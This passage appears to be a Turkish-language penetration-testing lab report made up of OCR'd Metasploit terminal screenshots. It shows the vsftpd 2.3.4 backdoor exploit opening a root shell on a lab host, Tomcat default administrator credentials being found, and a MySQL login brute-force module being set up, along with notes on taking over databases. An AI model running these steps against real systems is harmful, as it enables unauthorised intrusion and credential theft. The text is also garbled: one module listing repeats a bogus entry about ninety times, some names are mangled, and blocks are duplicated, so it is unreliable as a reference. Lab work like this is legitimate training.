
msf5 (root@enesoktay) > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No      v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
```


```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım
qterminal root@enesoktay:~

Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name   | Current Setting | Required | Description                                                                         |
|--------|-----------------|----------|-------------------------------------------------------------------------------------|
| RHOSTS | 172.23.146.146  | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:ip/path' |
| RPORT  | 21              | yes      | The target port (TCP)                                                               |



Payload options (cmd/unix/interact):


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| NAME |                 |          |             |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |



msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.23.146.146:21 - Banner: 230 (vsFTPd 2.3.4)
[*] 172.23.146.146:21 - USER: 231 Please specify the password.
[*] 172.23.146.146:21 - Backdoor service has been spawned, handling...
[*] 172.23.146.146:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 172.23.146.146:6200) at 2021-06-15 02:12:55 +0300

RHOSTS 172.23.146.146 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:ip/path'
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| NAME |                 |          |             |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

6.2 Apache Tomcat

- Apache Tomcat Java tabanlı web uygulamalarını yayınlamayı ve Java Server Pages sayfalarını çalıştırabilmemizi sağlayan bir uygulamadır.
- 8180 portunda oluşan açık kullanılarak bu porta atak yapılır.
- Karşı tarafın tomcat uygulamasındaki admin bilgilerini içeren satıra payload yapılır.
- Tomcat programının Admin bilgilerine erişmek için bu zafiyeti kullanırız.
- Uygulamanın son versiyonlarında bu açık kaldırılrsa da 5.5 ve daha düşük sürümlerde kullanılabilir.

Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox

Dosya Makine Görünüm Giriş Aygıtlar Yardım

qterminal

root@enesoktay: ~

msf6 > search Apache Tomcat

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/[redacted]_commons_fileupload_dos	2014-02-06	normal	No	Commons FileUpload and [redacted] DoS
1	exploit/multi/http/struts_dev_mode	2012-01-06	excellent	Yes	Struts 2 Developer Mode OGNL Execution
2	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Struts 2 Namespace Redirect OGNL Injection
3	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Struts Classloader Manipulation Remote Code Execution
4	exploit/windows/http/[redacted]_cgi_cgi_lineargs	2019-04-10	excellent	Yes	CgiServerlet enableCgiLineArguments Vulnerability
5	exploit/multi/http/[redacted]_mgr_deploy	2009-11-09	excellent	Yes	Manager Application Deployer Authenticated Code Execution
6	exploit/multi/http/[redacted]_mgr_upload	2009-11-09	excellent	Yes	Manager Application Upload Remote Code Execution
7	auxiliary/dos/http/[redacted]_transfer_encoding	2018-07-09	normal	No	Transfer-Encoding Information Disclosure and DoS
8	auxiliary/scanner/http/[redacted]_enum	2020-06-04	excellent	Yes	User Enumeration
9	exploit/windows/http/cayin_xpost_sql_rce	2019-06-26	excellent	Yes	Cayin xPost SQL to RCE
10	exploit/multi/http/cisco_ccnn_upload_2019	2019-05-15	excellent	Yes	Cisco Data Center Network Manager Unauthenticated Remote Code Execution
11	exploit/linux/http/cpl_tararchive_upload	2018-10-04	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
12	exploit/linux/http/cisco_prime_inf_rce	2018-10-04	excellent	Yes	Cisco Prime Infrastructure Unauthenticated Remote Code Execution
13	auxiliary/admin/http/[redacted]_ghostcat	2020-02-20	normal	Yes	Ghostcat
14	auxiliary/admin/http/[redacted]_administration	2020-02-20	normal	No	Administration Tool Default Access
15	auxiliary/scanner/http/[redacted]_mgr_login	2009-11-09	excellent	Yes	Application Manager Login Utility
16	exploit/multi/http/[redacted]_jsp_upload_bypass	2017-10-03	normal	Yes	Java JSP Upload Bypass
17	auxiliary/admin/http/[redacted]_utf8_traversal	2009-01-09	normal	No	UTF-8 Directory Traversal Vulnerability
18	auxiliary/admin/http/trendmicro_gle_traversal	2009-01-09	normal	No	TrendMicro Data Loss Prevention 5.5 Directory Traversal
19	post/windows/gather/enum/[redacted]	2009-01-09	normal	No	Windows G

Interact with a module by name or index. For example info 19, use 19 or use post/windows/gather/enum to

Aramak için buraya yazın

02:41 15.06.2021

Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox

Dosya Makine Görünüm Giriş Aygıtlar Yardım

qterminal

root@enesoktay: ~

msf6 > search auxiliary/admin

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/[redacted]_zwire/smb_password_reset	2007-08-15	normal	No	ZWire
1	exploit/multi/http/[redacted]_cross_site_request_forgery_password_reset_vulnerability	2014-04-08	normal	Yes	Adv
2	auxiliary/admin/[redacted]_webaccess_dvissiter_sqli	2014-04-08	normal	Yes	Adv
3	exploit/multi/http/[redacted]_alllegro_compage_auth_bypass	2011-12-17	normal	No	All
4	exploit/multi/http/[redacted]_fortune_cookie_(CVE-2014-9222)_authentication_bypass	2014-01-19	normal	No	All
5	exploit/multi/http/[redacted]_scada/multi_cip_command	2012-01-19	normal	No	All
6	exploit/multi/http/[redacted]_bradley/backdoor_authentication_ethernet_ip_commands	2012-01-19	normal	No	All
7	exploit/multi/http/[redacted]_firetv/firetv_youtube	2012-01-19	normal	No	All
8	exploit/multi/http/[redacted]_android/google_play_store_uxss_xframe_rce	2012-01-19	normal	No	All
9	exploit/multi/http/[redacted]_browser/ios_through_google_play_store_xf0	2012-01-19	normal	No	All
10	exploit/multi/http/[redacted]_apple/airport_extreme_password	2012-01-19	normal	No	All
11	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
12	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
13	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
14	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
15	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
16	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
17	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
18	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
19	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
20	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
21	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
22	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
23	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
24	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
25	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
26	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
27	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
28	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
29	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
30	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
31	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
32	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
33	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
34	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
35	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
36	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
37	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
38	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
39	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
40	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
41	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
42	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
43	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
44	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
45	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
46	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
47	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
48	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
49	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
50	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
51	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
52	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
53	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
54	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
55	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
56	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
57	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
58	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
59	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
60	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
61	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
62	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
63	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
64	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
65	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
66	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
67	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
68	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
69	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
70	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
71	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
72	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
73	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
74	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
75	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
76	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
77	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
78	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
79	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
80	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
81	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
82	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
83	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
84	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
85	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
86	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
87	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
88	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
89	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
90	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
91	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
92	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
93	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
94	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
95	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
96	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
97	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
98	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All
99	exploit/multi/http/[redacted]_apple/airport_extreme_password_extraction_(nuhpc)	2012-01-19	normal	No	All

Aramak için buraya yazın

02:42 15.06.2021

```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

File Actions Edit View Help

dPress WPMS Theme Privilege Escalation
187 [redacted] /http/wp_custom_contact_forms 2014-08-07 normal No Her
dPress custom-contact-forms Plugin SQL Upload
188 [redacted] /rcade/yekogawa_bkbcopyd_client 2014-08-09 normal No Yok
qgawa BKBCopyD.exe Client
189 [redacted] /zend/java_bridge 2011-03-28 normal No Zen
d Server Java Bridge Design File Remote Code Execution
190 [redacted] /http/zyxel_admin_password_extractor normal No ZyX
EL G5150-16 Password Extractor
191 [redacted] /http/vbulletin_upgrade_admin 2013-10-09 normal No vBu
lletin Administrator Account Creation

Interact with a module by name or index. For example info 191, use 191 or use auxiliary/admin/http/vbulletin_upgrade_admin

msf5 > use auxiliary/admin/http/tomcat_administration
msf5 auxiliary(admin/http/tomcat_administration) > info

Name: Tomcat Administration Tool Default Access
Module: auxiliary/admin/http/tomcat_administration
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Matteo Cantoni <goony@nothink.org>

Check supported:
No

Basic options:


| Name        | Current Setting | Required | Description                                                                          |
|-------------|-----------------|----------|--------------------------------------------------------------------------------------|
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                         |
| RHOSTS      |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath' |
| RPORT       | 8180            | yes      | The target port (TCP)                                                                |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                           |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                  |
| TOMCAT_PASS |                 | no       | The password for the specified username                                              |
| TOMCAT_USER |                 | no       | The username to authenticate as                                                      |
| VHOST       |                 | no       | HTTP server virtual host                                                             |



Description:
Detect the Tomcat administration interface. The administration interface is included in versions 3.5 and lower. Port 8180 is the default for FreeBSD, 8080 for all others.

References:
http://tomcat.apache.org/

msf5 auxiliary(admin/http/tomcat_administration) > set RHOST 172.23.146.146
```

```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

File Actions Edit View Help

190 [redacted] /http/zyxel_admin_password_extractor normal No ZyX
EL G5150-16 Password Extractor
191 [redacted] /http/vbulletin_upgrade_admin 2013-10-09 normal No vBu
lletin Administrator Account Creation

Interact with a module by name or index. For example info 191, use 191 or use auxiliary/admin/http/vbulletin_upgrade_admin

msf5 > use auxiliary/admin/http/tomcat_administration
msf5 auxiliary(admin/http/tomcat_administration) > info

Name: Tomcat Administration Tool Default Access
Module: auxiliary/admin/http/tomcat_administration
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Matteo Cantoni <goony@nothink.org>

Check supported:
No

Basic options:


| Name        | Current Setting | Required | Description                                                                          |
|-------------|-----------------|----------|--------------------------------------------------------------------------------------|
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                         |
| RHOSTS      |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath' |
| RPORT       | 8180            | yes      | The target port (TCP)                                                                |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                           |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                  |
| TOMCAT_PASS |                 | no       | The password for the specified username                                              |
| TOMCAT_USER |                 | no       | The username to authenticate as                                                      |
| VHOST       |                 | no       | HTTP server virtual host                                                             |



Description:
Detect the Tomcat administration interface. The administration interface is included in versions 3.5 and lower. Port 8180 is the default for FreeBSD, 8080 for all others.


References:
http://tomcat.apache.org/

msf5 auxiliary(admin/http/tomcat_administration) > set RHOST 172.23.146.146
RHOST => 172.23.146.146
msf5 auxiliary(admin/http/tomcat_administration) > run

[*] http://172.23.146.146:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/http/tomcat_administration) >
```

6.3 MySQL

- MySQL en yaygın kullanılan database yönetim sistemlerinden birisidir.
- Bu açık kullanılarak veritabanının admin bilgilerine erişim sağlanmaya çalışır.
- Admin bilgilerini elde ettikten sonra veritabanındaki bütün bilgilere erişim sağlayabiliriz.
- Admin bilgileri ile veritabanındaki bilgileri değiştirebiliriz.
- Admin bilgileri ile veritabanı içine kod enjekte ederek veritabanı üzerine eklenecek bilgileri elde edebiliriz.



The screenshot shows a Kali Linux terminal window with the Metasploit framework running. The user has entered the command 'search MySQL'. The terminal displays a list of matching modules with their names, disclosure dates, ranks, check status, and descriptions. The modules listed are:

#	Name	Disclosure Date	Rank	Check	Descri
0	auxiliary/server/capture		normal	No	Authen
1	exploit/android/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin
2	exploit/android/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin
3	exploit/android/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin
4	exploit/android/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin
5	exploit/android/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin
6	exploit/android/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin
7	exploit/android/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin
8	exploit/android/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin
9	exploit/android/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin

```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

root@enesoktay: ~
File Actions Edit View Help
# FMS Events Remote Command Execution
26 auxiliary/analyze/crack_databases normal No Pastan
rd Cracker: Databases
27 exploit/windows/scritinizer_upload_exe 2013-07-27 excellent Yes P1xer
Scritinizer TestFlow and sFlow Analyzer 3 Default Credential
28 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28 normal No Ruby o
n Rails Devise Authentication Password Reset
29 auxiliary/admin/tikiwiki/tikidb1n 2006-11-01 normal No TikiWi
ki Information Disclosure
30 exploit/multi/http/wp_db_backup_rce 2019-04-24 excellent Yes WP Dat
abase Backup RCE
31 exploit/unix/wbsswp/wp_google_document_embedder_exe 2013-01-03 normal Yes WordPr
ess Plugin Google Document Embedder Arbitrary File Disclosure
32 exploit/multi/http/zpanel_information_disclosure_rce 2016-01-30 excellent No Zpanel
Remote Unauthenticated RCE

Interact with a module by name or index. For example info 32, use 32 or use exploit/multi/http/zpanel_
information_disclosure_rce

msf5 >
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > show options
Module options (auxiliary/scanner/mysql/mysql_login):

Name Current Setting Required Description
-----
BLANK_PASSWORDS true no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current
database
